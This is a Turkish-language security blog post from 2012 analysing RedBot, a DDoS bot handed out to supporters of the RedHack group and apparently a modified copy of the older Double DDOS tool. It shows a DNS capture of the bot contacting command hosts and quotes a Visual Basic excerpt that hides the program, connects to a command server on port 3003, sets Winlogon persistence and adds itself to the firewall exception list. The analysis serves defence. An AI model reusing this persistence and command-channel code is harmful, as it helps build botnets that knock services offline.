


RedBot Analizi

written by Mert SARICA | 2 September 2012

Anonymous grubu, 2010 yılından bu yana gerçekleştirmiş olduğu DDOS (dağıtık hizmet dışı bırakma saldırısı) saldırılarında açık kaynak kodlu Low Orbit Ion Cannon (LOIC) aracından ve 2012 yılından bu yana gerçekleştirdiği saldırılarda ise High Orbit Ion Cannon (HOIC) aracından faydalanmaktadır. Tek başına DOS (hizmet dışı bırakma saldırısı) saldırısı gerçekleştirebilen bu araçlar birden fazla kişinin aynı anda aynı hedefe saldırı gerçekleştirmesi ile DDOS saldırısı gerçekleştirebilmektedir.

Basından sıkça duymuş olduğunuz bilgisayar korsanları X sitesini hackledi şeklinde yapılan haberlerin çoğu yanlış olarak ifade edilmektedir çünkü gerçekleştirilen siber saldırıların büyük bir oranı DDOS saldırıları ile gerçekleştirilmekte, hedef siteye/sisteme erişimler engellenmektedir. X sitesi hacklendi diyebilmek için siteye/sisteme ve sitede/sistemde yer alan verilere yetkisiz erişimin sağlanması gerekmektedir. (Basın mensuplarına duyurulur!)

Bu grubun saldırılarına destek vermek amacıyla dağıtılan ve destekçiler tarafından sistemlerinde çalıştırılan bu araçlardan LOIC ve türevleri, araç ile tanımlı gelen IRC sunuculara bağlanarak saldırıyı gerçekleştiren gruplar tarafından yönetilen kanallara/odalara giriş yapmakta ve uzaktan saldırı komutu almasını sağlamaktadır. HOIC ve türevleri ise saldırı öncesinde dağıtılan booster denilen betiklerin (script) araca yüklenmesi ve saldırı komutunun kullanıcı tarafından verilmesi ile gerçekleştirilebilmektedir. LOIC aracı ile UDP, TCP ve HTTP protokollerine yönelik DDOS saldırıları gerçekleştirilebilirken HOIC ile sadece HTTP protokolüne yönelik saldırılar gerçekleştirilmektedir. HOIC aracı ile gerçekleştirilen HTTP protokolüne yönelik saldırılar, LOIC aracına kıyasla imza tabanlı sistemleri atlatmaya yönelik özellikleri olması (rastgele üretilen HTTP başlıkları gibi) nedeniyle daha etkilidir.



Geçtiğimiz günlerde bir arkadaşım, Twitter hesapları üzerinden son aylarda gerçekleştirdiği siber saldırılar ile adından sıkça söz ettiren RedHack grubunun DDOS saldırılarına destek vermek amacıyla RedBot adında benzer bir aracın yayınlandığını iletterek analiz etmemi rica etti ve ben de vakit kaybetmeden işe koyuldum.


RedBot.rar dosyası içinde yer alan metin dosyasına göz attığımda aracın yukarıda bahsettiğim diğer araçlar ile aynı amaca hizmet ettiği anlaşılıyordu.

RedBot Redhack grubunun saldırılarını Bilgisayarınız üzerinden yönlendiren bir aracı yazılımdır. Bilgisayarınız için virus vb. yazılımlar taşımaz Bilgisayarınız sanal bir saldırı ağına dahil eder. Amacı daha fazla Bilgisayarı kullanarak etkili saldırılar gerçekleştirmektir. Birkez çalıştırmanız yeterlidir. Daha sonra saldırı olduğunda kendiliğinden çalışacaktır.

RedBot aracını (RedBot.exe – SHA256:

c30240d550d2c86b0f0b71dcc0eed36ad5134c9ce630ca94d2137bfb38f2ec2d)

çalıştırdığımda mswinsck.ocx dosyasının sistemde bulunmamasından ötürü hata vererek çalışmayı reddetti. Ardından ilgili dosyayı sisteme kopyalayıp çalıştırdıktan sonra arka planda RedBot.exe adı altında çalışmaya başladığını ve Wireshark aracı ile yarattığı trafiği izlediğimde ise iki farklı DNS sorgusuna ait kayıt yaratması dikkatimi çekti, v.kizilhack.org (bir sorgu) ve igmooky.no-ip.org (onlarca sorgu)



redbot.pcap [Wireshark 1.8.0 (SVN Rev 43431 from /trunk-1.8)]

Filter: dns Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
119	184.896247	192.168.159.129	192.168.159.2	DNS	75	Standard query 0x9ce6 A v.kizilhack.org
120	185.040716	192.168.159.129	192.168.159.2	DNS	86	Standard query 0x3c66 PTR 2.159.168.192.in-addr.arpa
121	185.115102	192.168.159.2	192.168.159.129	DNS	86	Standard query response 0x3c66 No such name
122	185.133263	192.168.159.2	192.168.159.129	DNS	91	Standard query response 0x9ce6 A 98.124.199.1
127	188.345336	192.168.159.129	192.168.159.2	DNS	86	Standard query 0x479c PTR 1.159.168.192.in-addr.arpa
128	188.346804	192.168.159.129	192.168.159.2	DNS	88	Standard query 0x7e29 PTR 250.255.255.239.in-addr.arpa
129	188.348900	192.168.159.129	192.168.159.2	DNS	85	Standard query 0xcdb7 PTR 1.199.124.98.in-addr.arpa
130	188.414153	192.168.159.2	192.168.159.129	DNS	145	Standard query response 0x7e29 No such name
131	188.421949	192.168.159.2	192.168.159.129	DNS	86	Standard query response 0x479c No such name
132	188.424048	192.168.159.2	192.168.159.129	DNS	122	Standard query response 0xcdb7 PTR redirector-sjl.enom.com
138	194.795339	192.168.159.129	192.168.159.2	DNS	77	Standard query 0x91d2 A igmooky.no-ip.org
139	195.195882	192.168.159.2	192.168.159.129	DNS	137	Standard query response 0x91d2
140	195.202572	192.168.159.129	192.168.159.2	DNS	89	Standard query 0xf568 A igmooky.no-ip.org.localdomain
141	196.199412	192.168.159.129	192.168.159.2	DNS	89	Standard query 0xf568 A igmooky.no-ip.org.localdomain
144	198.199815	192.168.159.129	192.168.159.2	DNS	89	Standard query 0xf568 A igmooky.no-ip.org.localdomain
149	204.795910	192.168.159.129	192.168.159.2	DNS	77	Standard query 0x255a A igmooky.no-ip.org
150	204.863356	192.168.159.2	192.168.159.129	DNS	137	Standard query response 0x255a
151	204.867337	192.168.159.129	192.168.159.2	DNS	89	Standard query 0x3e03 A igmooky.no-ip.org.localdomain
152	205.855058	192.168.159.129	192.168.159.2	DNS	89	Standard query 0x3e03 A igmooky.no-ip.org.localdomain
156	207.855256	192.168.159.129	192.168.159.2	DNS	89	Standard query 0x3e03 A igmooky.no-ip.org.localdomain
159	214.811898	192.168.159.129	192.168.159.2	DNS	77	Standard query 0x1ae5 A igmooky.no-ip.org

Authority RRs: 0
Additional RRs: 0
Queries
v.kizilhack.org: type A, class IN
Name: v.kizilhack.org
Type: A (Host address)
Class: IN (0x0001)


```
0000 00 50 56 fe 8a c8 00 0c 29 75 0d 93 08 00 45 00 .PV....)u...E.  
0010 00 3d 00 7b 00 00 80 11 7a 60 c0 a8 9f 81 c0 a8 .={...z'.....  
0020 9f 02 dd dd cb 00 35 00 29 a2 73 9c e6 01 00 00 01 .....5.)s.....  
0030 00 00 00 00 00 00 01 76 09 6b 69 7a 69 6c 68 61 .....v.kizilha  
0040 63 6b 03 6f 72 67 00 00 01 00 01 ck.org.. ...
```

File: "C:\Users\Mert\Desktop\KizilYazilim\re... Packets: 209 Displayed: 37 Marked: 0 Load time: 0:00.017 Profile: Default

Microsoft Sysinternals'ın Process Explorer aracı ile RedBot aracında tespit edilen dizileri (string) incelediğim zaman aracın geliştirildiği klasör bilgisinden aslında bu aracın Visual Basic ile 2007 yılında geliştirilmiş olan Double DDOS aracının modifiye edilmiş hali olduğunu gördüm.



Double DDOS aracınının kaynak kodunu incelediğimde ise RedBot ile bu aracın hemen hemen aynı olduğunu sadece kaynak kodununun iki farklı yerinde bulunan igmooky.no-ip.org adresinden sadece bir tanesinin v.kizilhack.org olarak değiştirildiğini, diğerinin unutulduğunu bu nedenle belirli zaman aralıklarında saldırı komutu almak için v.kizilhack.org adresine 3003. bağlantı noktasından (port) bağlanması gerekirken ön tanımlı olan ve geçerli olmayan igmooky.no-ip.org adresine 3003. bağlantı noktasından bağlanmaya çalıştığını gördüm.



```
With pckt
apchsocket(Index).Close
apchsocket(Index).Connect .Ip, .Prt
End With
End Sub

Private Sub apchsocket_SendComplete(Index As Integer)
On Error Resume Next
With pckt
apchsocket(Index).Close
apchsocket(Index).Connect .Ip, .Prt
End With
End Sub

Private Sub Form_Initialize()
On Error Resume Next
App.TaskVisible = False
Me.Visible = False
App.Title = ""
Me.Caption = ""
exeopen = GetSetting("myapp", "Setting", "Setting")
If exeopen = 0 Then
exeopen = 1
SaveSetting "myapp", "Setting", "Setting", exeopen
End If
With Winsock1
.Close
.Connect "igmooky.no-ip.org", 3003 'GetSetting("win32b", "Software", "address"), Cint(GetSetting("win32b", "Software", "port"))
End With
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", "Shell", "Explorer.exe C:\WINDOWS\winlogon.exe")
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List", "C:\WINDOWS\winlogon.exe", "C:\WINDOWS\winlogon.exe")
End Sub

Private Sub Form_Load()
```

Buna ilave olarak aracın çalıştırıldıktan sonra kayıt defteri (registry) üzerinde değişiklikler yaparak kendisini Windows Güvenlik Duvarı'nın (Firewall) istisna (exception) listesine ekleyerek ilgili adreslere bağlanmasını, sistem yeniden başlatıldıktan sonra tekrar çalışabilmesi için C:\WINDOWS\winlogon.exe satırını HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon anahtarına eklediğini ve aracın kendisini winlogon.exe adı altında Windows klasörü altına kopyalamadığı için sistem yeniden başlatıldıktan sonra çalışmadığını gördüm.

```
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", "Shell", "Explorer.exe C:\WINDOWS\winlogon.exe")
Call SaveSettingString(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List", "C:\WINDOWS\winlogon.exe", "C:\WINDOWS\winlogon.exe")
```

Kaynak kodu sayesinde ileri seviye analize ihtiyaç duymadan elde ettiğim bilgiler sonucunda aracın eski, düzgün yapılandırılmamış olması ve temel düzeyde tek tip UDP, TCP, ICMP ve HTTP saldırıları gerçekleştirmesi nedeniyle tespit edilmesinin ve engellenmesinin Anonymous grubu tarafından kullanılan LOIC ve H0IC araçlarına kıyasla daha kolay olduğunu ve aracın saldırı komutu almak dışında başka bir amaca (dosya sistemine erişim, başka zararlı dosyalar indirme gibi) hizmet etmediğini söyleyebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: An itibariyle RedBot aracını 42 Antivirüs yazılımından sadece 16 tanesi tanıyabilmektedir. VirusTotal raporuna buradan ulaşabilirsiniz.